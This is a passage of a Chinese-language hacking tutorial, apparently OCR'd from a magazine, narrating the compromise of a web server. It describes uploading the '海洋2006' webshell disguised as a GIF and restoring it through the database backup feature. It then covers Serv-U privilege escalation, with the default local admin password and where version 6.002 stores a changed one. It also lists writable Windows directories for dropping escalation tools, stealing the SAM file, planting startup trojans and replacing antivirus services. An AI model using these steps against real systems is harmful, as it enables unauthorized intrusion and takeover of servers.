


图 3

到处看了看这个后台系统还是比较强大的，有上传图片，还有数据库备份，聪明的你知道该怎么做了么？马上将加密过的海洋2006改为gif的图片格式传上去，然后再到数据库备份中还原我们的宝马，如图4，图5。登陆，hoho成功得到webshell，如图6。




图 4

二、郁闷的提权之路

进入服务器后，先看看“WScript.Shell程序运行器”，“FSO文件浏览操作器”等能不能正常工作（一些设置BT的服务器这些都会提示出错），再来看一些重点的服务，看服务可以用海洋自带的“系统服务信息”还可以用命令net start，我比较喜欢用

“系统服务信息”看，因为那样能看到路径和一些详细信息，仔细找啊找，发现服务器安装了Serv-U（这个东西可是地球人都知道的，提权就数它最爽了），如图7。




图5




图6




图7

继续向下看，主机还开了3389，如图8。




图8

看来管理员是用3389来管理服务器的还能看出服务器是Win2000。

先不管那么多了，既然它有Serv-U那我们就直接用它提权，找找可写目录，试试名气最大的明星级目录c:\winnt\system32\inetsrv\data\，可写，不愧是明星级的，传个servU.exe上去，要是它不可写怎么办呢？

这里我再给出一些重点目录方便广大菜鸟提权时使用：

提权重点目录总结

C:\Documents and Settings\All Users\「开始」菜单\程序\ ——看这里能不能跳转，我们从这里可以获取好多有用的信息比如Serv-U的路径。

C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\ ——看能否跳转到这个目录，如果行那就最好了，直接下它的CIF文件，破解得到pcAnywhere密码，然后登陆

c:\Program Files\serv-u\ ——不用我多说了吧

C:\WINNT\system32\config\ ——下它的SAM，破解密码

c:\winnt\system32\inetsrv\data\ ——明星级目录，是erveryone完全控制，很多时候没作限制，把提升权限的工具上传上去，然后执行

c:\prel

C:\Program Files\Java Web Start\

c:\Documents and Settings\

C:\Documents and Settings\All Users\Documents\ ——很多时候data目录不行，试试这个很多主机都是erveryone完全控制！

c:\Program Files\ ——一般都能访问，可以看看它都安装了什么软件

C:\Program Files\Microsoft SQL Server\

c:\Temp\

c:\mysql\(如果服务器支持PHP)

c:\PHP(如果服务器支持PHP)

c:\Documents and Settings\All Users\「开始」菜单\程序\启动 ——如果实在没办法，可以试下这个，在里面写入bat，vbs等木马。

C:\PROGRAM FILES\KV2004\ ——替换它服务

D:\PROGRAM FILES\RISING\RAV\ ——替换它服务

C:\Program Files\Real\RealServer\ ——替换它服务

最后就是——根目录下隐藏autorun.inf

再来到海洋的WScriptShell，运行servU.exe来加个用户试试，好慢啊，等了N久之后竟显示530 Not logged in，如图9。




图9

郁闷，密码不对，看来管理员改了默认的“#l@$ak#.lk;0@P”密码，这个简单，我们只要下它的servudaemon.exe再用ServU本地密码查看器打开看看，找到修改的密码，再把servu的本地溢出程序重新编译一下就OK了，马上去下载它的servudaemon.exe到本地，怀着万分激动的心情用servu本地密码查看器打开，结果555……让我更郁闷，如图10。




图10

一个人的战争

默认密码怎么还是 #l@$ak#.lk;0@P？我特地复制到文本里跟溢出程序的默认密码对比了一下，一模一样，那怎么可能不成功呢？难道中邪了？难道遇到传说中的人品问题？从INI文件中看看对方版本是6.002的！

又传了个chobits2.0.exe到对方data目录下运行看看，还是不行，到底怎么回事？我还没遇过这么怪的事……




图11

到嘴边的肉却吃不上，好难受！现在静下心来好好想想，到底怎么回事呢？对了，会不会是serv－U6.002跟以前的版本不一样？对本地管理密码的保存地方不一样？只想不试永远也不会成功，马上从网上down一个6.002版本和之前版本的serv－u在本地安装看看，安装完6.002后突然发现这个版本比之前的多了一项功能，如图11，管理员可以通过这个功能轻松修改本地默认密码，这一设计就大大限制了我们的本地提升权限！

那么修改后的默认密码保存在哪呢？我在修改完后仔细看了每个文件发现在ServUDaemon.ini比以前版本的多了一句“LocalSetupPassword＝”，如图12。

看来6.002中默认密码是通过这个来保存的！（哈哈！这都被我找到了！^o^）再想想那什么时候才会用真正的默认密码呢？我把ServUDaemon.ini中LocalSetupPassword＝后面清空，再用默认密码#l@$ak#.lk;0@P登陆看看，哈哈，成功了。看来servu6.002中默认密码还是 #l@$ak#.lk;0@P，只不过用户可以在ServU控制界面方便修改，修改后保存在ServUDaemon.ini中！

